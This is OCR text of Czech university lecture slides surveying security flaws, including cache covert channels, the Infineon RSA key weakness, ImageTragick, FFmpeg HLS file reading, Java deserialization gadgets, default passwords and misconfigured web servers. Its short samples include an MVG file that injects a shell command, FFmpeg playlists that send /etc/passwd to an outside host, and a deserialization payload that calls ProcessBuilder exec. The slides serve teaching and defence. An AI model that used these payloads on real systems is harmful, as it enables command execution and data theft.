
- Dva procesory používají stejné buňky L3 cache.
- Jeden procesor zabere buňky cache.
- Druhý určité z nich přepíše.
- První procesor měří dobu přístupu na tyto buňky - zdali je druhý procesor vyhodil z cache nebo ne.

Sdílená cache




Obrázek:
`https://www.quora.com/How-many-caches-are-there-in-a-CPU`


Adresování cache



Sdílení cache



Sdílení cache



Komunikace přes L3 cache

Navíc vyžaduje:

- Protokol pro domluvení řádků v cache.
- Komunikační protokol.
- Korekční kódy.
- Řešení pro odstavené procesy.
- ...

Útok byl reálně proveden:

- Maurice, Clémentine, et al. "Hello from the other side: SSH over robust cache covert channels in the cloud."NDSS, San Diego, CA, US (2017).
- S nulovou chybovostí přenosu.
- Rychlost přenosu kolem 40kb/s.

Infineon čipy

- Společnost Infinenon Technologies vyrábí kryptografické čipy.
  - TPM moduly, čipové karty, kryptografické tokeny, ...
- Používá špatné generování RSA klíčů.
- Nemec, Matus, et al. "The Return of Coppersmith's Attack: Practical Factorization of Widely Used RSA Moduli."Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security. ACM, 2017.

Běžné generování RSA klíče.

- Zvol dvě náhodná prvočísla p a q.
- Z těchto prvočísel spočítej veřejný modulus.
  - $N = p*q$
- Dále z těchto prvočísel spočítej veřejný a soukromý klíč.

Generování klíčů v čipech Infineonu:

$$p = k * M + (65537^a mod M) \tag{1}$$

Kde:

- M je pro danou velikost klíče konstanta;
- a,k jsou náhodné.

Infineon čipy

Výsledek:

- Čísla ztrácí většinu entropie.
- Např. 512b RSA klíč má pouze 99b entropie.

Zneužití:

- Veřejné klíče vygenerované touto metodou se dají velmi přesně identifikovat.
- Na oslabený klíč je možné použít Coppersmith metodu.
- 2048b RSA klíč je možné faktorizovat za 140 CPU let.
- Prolomení 2048b klíče by na Amazon Cloudu stálo přibližně 40 000 dolarů.

Dopady jsou obrovské, podle odhadů byla takto zranitelná až třetina kryptografických čipů na trhu.

Intel Management Engine

- Intel do svých procesorů dodává tzv. Management engine.
- Operační systém běžící s oprávněním ring -3.
  - Plnohodnotný operační systém MINIX 3.
  - Vlastní IP stack, MAC adresa,...
- Z pozice uživatelského operačního systému není možné jej detekovat.
- Má neomezený přístup k periferiím počítače.
- Není jasné co všechno umí.

Intel Management Engine

- Jedná se o komplexní systém.
- Audit nalezl několik bezpečnostních chyb.
- Oprava? Velmi problematická.

Zneužití funkcionality

Zneužití funkcionality

- Využití legitimní funkcionality v programu k jinému účelu než byla zamýšlena.
- Hack v původním slova smyslu.
- Může být způsobeno špatnou implementací (nedostatečná validace).
  - Např. path traversal.
  - Oprava se řeší jako běžný bug.
- Nebo může být způsobena chybou v návrhu.
  - Oprava jedině vyřazením funkcionality.

- Několik možných zneužití funkcionality v knihovně Image Magick.
- Objeveny v dubnu 2016.
- CVE-2016–3714, CVE-2016-3715, CVE-2016-3716, CVE-2016-3717, CVE-2016-3718.

- Knihovna pro práci s obrázky.
  - Konverze mezi formáty, změna velikostí, ...
- Široce používaná na Unixových systémech.
  - Program *convert*.
- Používaná i v jiných jazycích, např. PHP, Ruby, Node.js.
  - Běžně používána u webových konvertorů obrázků.

Formát MVG:

- Magick Vector Graphics.
- Popisný jazyk obrázků, použitý v ImageMagick.

CVE-2016–3714:

- ImageMagick umožňuje zpracovat soubory pomocí externí knihovny.
- Externí knihovna se spouští pomocí volání *system*, kterému jsou předány argumenty.
- Díky nedostatečné validaci je možné předat shell příkaz.

CVE-2016-3718:

- Pomocí podobného volání je možné provést SSRF (Server Side Request Forgery).

Příklad - Image.mvg:

```
1 push graphic-context
2 viewbox 0 0 640 480
3 fill 'url(https://my.com/image.jpg";|ls␣"-la)'
4 pop graphic-context
```

FFmpeg

- Software pro práci s videem.
- Umí dekódovat a zpracovávat většinu formátů.
  - Spousta kódu, spousta možností k chybám.
- Používaný v SW jako je VLC apod.
- Běžný na Unixových systémech.
  - Používaný ve webových konvertorech.

Problémy?

- FFmpeg detekuje formát souboru podle obsahu, nikoli podle přípony.
  - Výjimkou je přípona TXT.
- Podporuje formát HLS (HTTP Live Streaming), který umožňuje dynamicky stahovat playlisty.

Jak zjistit IP adresu serveru?

```
1 #EXTM3U
2 #EXT-X-MEDIA-SEQUENCE:0
3 #EXTINF:10.0,
4 http://ip-echo.ripe.net/#.txt
5 #EXT-X-ENDLIST
```

- FFmpeg navíc umí konkatenovat soubory.

Co když video obsahuje řádek:

```
concat:http://my.cz/video.m3u8|file:///etc/passwd
```

A video soubor vypadá takto:

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:,
http://listen.my.cz?
```

Serializace a deserializace objektů

Co to je?

- Serializace je převod libovolného objektu na string.
- Deserializace je převod z přesně formátovaného stringu zpět na objekt.
- Formát serializovaných objektů se liší podle použité technologie.
- Většina moderních objektových jazyků umožňuje nativně serializovat objekty.
- Serializovaná data se dají snadno posílat po síti, ukládat do souborů atd...
- Využívá se i způsob kdy server deserializovává data přijatá od klienta.

Serializace:

```
1 ObjectOutputStream out =
2         new ObjectOutputStream(fileOut);
3 out.writeObject(object);
4 out.close();
```

Deserializace:

```
1 InputStream input = new WhatEverInputStream();
2 ObjectInputStream ios =
3         new ObjectInputStream(input);
4 Object deserialized = ios.readObject();
```

Kde je problém?

- Při deserializaci se vykonávají metody readObject() a readResolve().
- Programátor může tyto metody přepsat (pro třídy které vyvíjí).
- JVM může deserializovat libovolnou třídu, která je v classpath a je serializovatelná.
- ObjectInputStream nemá API na validaci vstupu.
- Po deserializaci do nekompatibilního datového typu dojde k vyvolání *ClassCastException*.
  - K chybě dojde až po dokončení deserializace (Objekt je vytvořen).

```
1  class Vulnerable implements Serializable{
2    private String path;
3    private String content;
4    private String className;
5    private String methodName;
6
7    private void readObject(ObjectInputStream in){
8      in.defaultReadObject(); //read attributes
9
10     FileOutputStream output =
11       new FileOutputStream(path);
12     output.write(content);
13
14     Class<?> c = Class.forName(className);
15     Object t = c.newInstance();
16     Methom m = c.getDeclaredMethod(methodName);
17     m.invoke(...);
18   }
19 }
```

Ke zneužití stačí 2 věci:

- Zranitelná třída **je** v classpath aplikace serveru.
  - Aplikace ji nemusí nikdy využít!!
- Aplikace deserializuje alespoň jeden vstup, zadaný klientem.

Kód aplikace:

```
1 InputStream input = new WhatEverInputStream();
2 ObjectInputStream ios =
3         new ObjectInputStream(input);
4 Person person = ios.readObject();
```

Očekávaný vstup:

```
1 Classname = Person;
2 Firstname = Josef;
3 Surname = Novotny;
4 ...
```

Jenže co když vstup vypadá takto:

```
1 Classname = Vulnerable;
2 pyth = /tmp/file.py;
3 content = #!/usr/bin/python .....;
4 className = ProcessBuilder;
5 methodName = exec;
```

Zneužití

- Je třeba najít posloupnost serializovaných objektů, které při deserializaci dělají zajímavé věci.
  - Zapisují soubory.
  - Invokují metody pomocí reflexe.
  - Spouští procesy.
  - ...
- Takovéto posloupnosti se říká *gadget*.
- Gadgets jsou k nalezení ve standardních knihovnách.
- Vložit gadget na vstup, který se deserializuje.

Obrana?

- Nepoužívat nativní (de)serializaci.
- Oprava zranitelných metod.
  - Knihovny zahrnuté v JVM se dají snadno opravit a aktualizovat.
  - Knihovny mimo JVM jsou problematičtější...
- Existují aplikace na validaci vstupních dat.
  - https://github.com/ikkisoft/SerialKiller.

Odkazy:

- https://www.slideshare.net/codewhitesec/java-deserialization-vulnerabilities-the-forgotten-bug-class-deepsec-edition.
- https://www.slideshare.net/codewhitesec/exploiting-deserialization-vulnerabilities-in-java-54707478.
- https://www.ikkisoft.com/stuff/Defending_against_Java_Deserialization_Vulnerabilities.pdf.

Uživatelské chyby

Uživatelské chyby

- I systém který je technicky bezchybný, nemusí být bezpečný.
- Uživatel je často nejslabším článkem bezpečnosti.
  - Nesprávné používání systému.
  - Nedostatečná obezřetnost.
  - Neznalost postupů v organizaci.
  - ...

Motto: *Nemá smysl vytvářet blbuvzdorný systém, protože blbci jsou geniální...*

Špatná práce s hesly

- Slabá hesla.
- Stejné heslo používané na více místech.
- Používání výchozích hesel.
- Hardcoded hesla.

- Malware, který se objevil koncem roku 2016.
- Napadá různé IoT zařízení a staví z nich botnet.
- Ovládl více než půl milionu zařízení.

Způsob útoku

- Má malou databázi 60 výchozích kombinací login x heslo.
- Pokouší se přihlásit do systému pomocí těchto přihlašovacích údajů.

Zdravotnické přístroje

Infuzní pumpa společnosti Smith Medical

- Obsahuje služby jako FTP a telnet.
- K těmto službám má hardcoded přístupové údaje.
- a další zranitelnosti ...
- Zveřejněno v září 2017.

Kardiostimulátory (konkrétní výrobci nezveřejněni):

- Obsahují bezdrátové rozhraní (např. bluetooth).
- Hardcoded přihlašovací údaje.
- Zastaralý systém.
- Možné vybít baterii, vyslat elektrický výboj, ...

Benzínové stanice

- Systémy pro správu benzínek společnosti Orpak obsahovaly výchozí heslo.
- Manuál, obsahující toto výchozí heslo, bylo možné stáhnout na internetu.
- Systém navíc obsahuje nedokumentované hardcoded heslo.

Dopady:

- Možno měnit ceny benzínu na cca 35 000 čerpacích stanic.

Aktualizace

- Na bezpečnostní zranitelnosti je třeba reagovat rychle.
- Bezpečnostní aktualizace bývají označeny jako kritické a instalují se neprodleně.
- Existují však výrobci/uživatelé kteří aktualizace odkládají i několik měsíců.
  - Jsou uživatelé kteří neaktualizují vůbec.
- Toto zpoždění otevírá hackerům příležitost použít známé zranitelnosti.

- Ransomware zaměřený na Windows.
- Infikuje počítače pomocí phishingu.
- Šíří se místní sítí pomocí zranitelnosti *EternalBlue v SMB.*
- *Největší rozmach zažil v **květnu 2017**.*
  - *Nakazil desítky tisíc počítačů, včetně nemocnic, průmyslu, ...*
- *EternalBlue byla opravena v **březnu 2017**.*
- *V roce 2018 je stále spousta systémů zranitelných.*

Certifikáty

- Jedním z dobrých způsobů autentizace je používání certifikátů.
- Používají se např. u HTTPS, SSH a jiných protokolů.
- I nasazení certifikátů se však dá pokazit.

Např.

- Jistý nejmenovaný výrobce nechal u SOHO routerů generovat certifikát po prvním spuštění zařízení. Bez jakékoli získané entropie.
- Jiný nejmenovaný výrobce SOHO routerů instaloval do všech zařízení stejného modelu stejný certifikát.

- Útoky na systém, které cílí na uživatele.
- Cílem je přesvědčit uživatele aby udělal něco, co útočníkovi pomůže.

- Americký hacker, který užíval pouze sociální inženýrství.
- Mezi jeho "úspěchy"patří
  - Ukradení zdrojových kódu operačního systému RSTS/E od společnosti Digital Equpment Corporation.
  - Získání přístupu do systémů firem Motorola, Nokia, sun Microsystems...
  - ....
- Napsal knihu o sociálním inženýrství *The Art of Deception*.

Chyby v konfiguraci

- Bezpečný systém musíme také bezpečně nastavit a používat.
- Možnosti kde udělat chybu jsou neomezené.

Otevřené adresáře na webu

- Na webu běžně používáme tzv. otevřené adresáře.
- Web servery je generují, pokud v adresáři nenajdou soubor index.

- Tým ALEF CSIRT udělal sken .cz a .sk domén a odpovídajících IP adres pomocí vyhledávačů.
- Objeveno 185 serverů s volně přístupnými citlivými údaji.
- Skeny OP, pasů, zálohy emailů a databází, cracknutý SW, osobní fotografie, hesla, ...

Git na webu

- Projekty při vývoji běžně používají git.
- U webových projektů se zdrojové kódy nasazují na server.
- Jenže někdy se nasadí i adresář *.git*.
- *Sken odhalil 390 000 webů s dostupným .git.*
- *.git obsahuje vše co na webu je a kdy bylo.*
- *Našli se hesla, obsahy databází, spustitelné PHP soubory, ...*

Shrnutí

- Bezpečnostní problémy mohou pramenit z mnoha různých míst.
- Před všemi těmito problémy je třeba se nějakým způsobem bránit.

Dotazy?